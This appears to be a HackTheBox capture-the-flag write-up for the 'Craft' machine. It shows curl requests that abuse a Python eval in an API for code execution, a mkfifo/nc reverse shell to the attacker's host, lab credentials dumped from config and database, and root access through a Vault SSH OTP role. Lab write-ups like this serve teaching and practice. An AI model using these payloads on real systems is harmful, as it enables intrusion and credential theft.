writeup/
·
·
2 min
Craft - HackTheBox

| Users | Passwords | Informations |
|---|---|---|
| dinesh | 4aUh0A8PbVJxgd | Founded in gogs, inside new commit - add test file |
Enumeration
3 ports open with SSH (22), HTTPS, GO SSH (6022)
API abuse
We need 3 commands to RCE on the machine:
- Get Authorization token
curl -X GET "https://api.craft.htb/api/auth/login" -H "accept: application/json" -u "dinesh:4aUh0A8PbVJxgd" -k
> {"token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzY5MDc0ODg2fQ.hWj51wgwRq8KdD6WLPecWbDAT3Q9O4YxoRCVGwrx5zw"}- Check if the token is valid:
curl -k -X GET "https://api.craft.htb/api/auth/check" -H "accept: application/json" -H "X-Craft-Api-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzY5MDc0ODg2fQ.hWj51wgwRq8KdD6WLPecWbDAT3Q9O4YxoRCVGwrx5zw"- Abuse eval function with token to get an RCE on the server
curl -H 'X-Craft-API-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzY5MDc0ODg2fQ.hWj51wgwRq8KdD6WLPecWbDAT3Q9O4YxoRCVGwrx5zw' \
  -H "Content-Type: application/json" \
  -k -X POST https://api.craft.htb/api/brew/ \
  --data '{
    "name": "test",
    "brewer": "test",
    "style": "test",
    "abv": "__import__(\"os\").system(\"id\")"
}'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzY5MDc1NjQ5fQ.WbP8wxmMMnywwlageZh7uVJyMeYg6Tt-2qSofJ1bKKg-> Script to refresh my token:
TOKEN=$(curl -s -k -X GET "https://dinesh:4aUh0A8PbVJxgd@api.craft.htb/api/auth/login" -H "accept: application/json" | jq -r '.token'); echo $TOKENShell as root@api Container
- Set up the listener
nc -lnvp 443- Trigger connection back to our attack box
TOKEN=$(curl -s -k -X GET "https://dinesh:4aUh0A8PbVJxgd@api.craft.htb/api/auth/login" -H  "accept: application/json" | jq -r '.token'); \
curl -X POST "https://api.craft.htb/api/brew/" -H  "accept: application/json" -H  "Content-Type: application/json" -d "{
\"id\": 0,
\"brewer\": \"0xdf\",
\"name\": \"beer\",
\"style\": \"bad\",
\"abv\": \"__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.38 443 >/tmp/f')\"}" -k -H "X-CRAFT-API-TOKEN: $TOKEN"
Enumeration of the container:
cat settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False  # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
Shell as gilfoyle@craft
/opt/app # p d "select * from user"
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username': 'ebachman', 'password': 'llJ77D8QFkLPQB'}, {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]gilfoyle:ZEU3N8WNM2rh4TShell as root
-> In user gilfoyle dir we have a file called:
cat .vault-token
f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9
env
VAULT_ADDR=https://vault.craft.htb:8200/
-> Feroxbuster on vault.craft.htb
https://vault.craft.htb/v1/ -> nothing here for the moment-> Enumerate gogs + vault CLI command
vault token lookup
vault status
vault secrets list
Path          Type         Accessor              Description
----          ----         --------              -----------
cubbyhole/    cubbyhole    cubbyhole_ffc9a6e5    per-token private secret storage
identity/     identity     identity_56533c34     identity store
secret/       kv           kv_2d9b0109           key/value secret storage
ssh/          ssh          ssh_3bbd5276          n/a
sys/          system       system_477ec595       system endpoints used for control, policy and debugging
gilfoyle@craft:~$ vault list ssh/
No value found at ssh/
gilfoyle@craft:~$ vault list sys/
No value found at sys/
gilfoyle@craft:~$ vault read ssh/roles/root_otp
Key                  Value
---                  -----
allowed_users        n/a
cidr_list            0.0.0.0/0
default_user         root
exclude_cidr_list    n/a
key_type             otp
port                 22
-> We can use vault ssh command with this role root_otp to connect as root and get the root flag
vault ssh -mode=otp -role=root_otp root@127.0.0.1
b3053793ec7f8593548b5c2b89274c22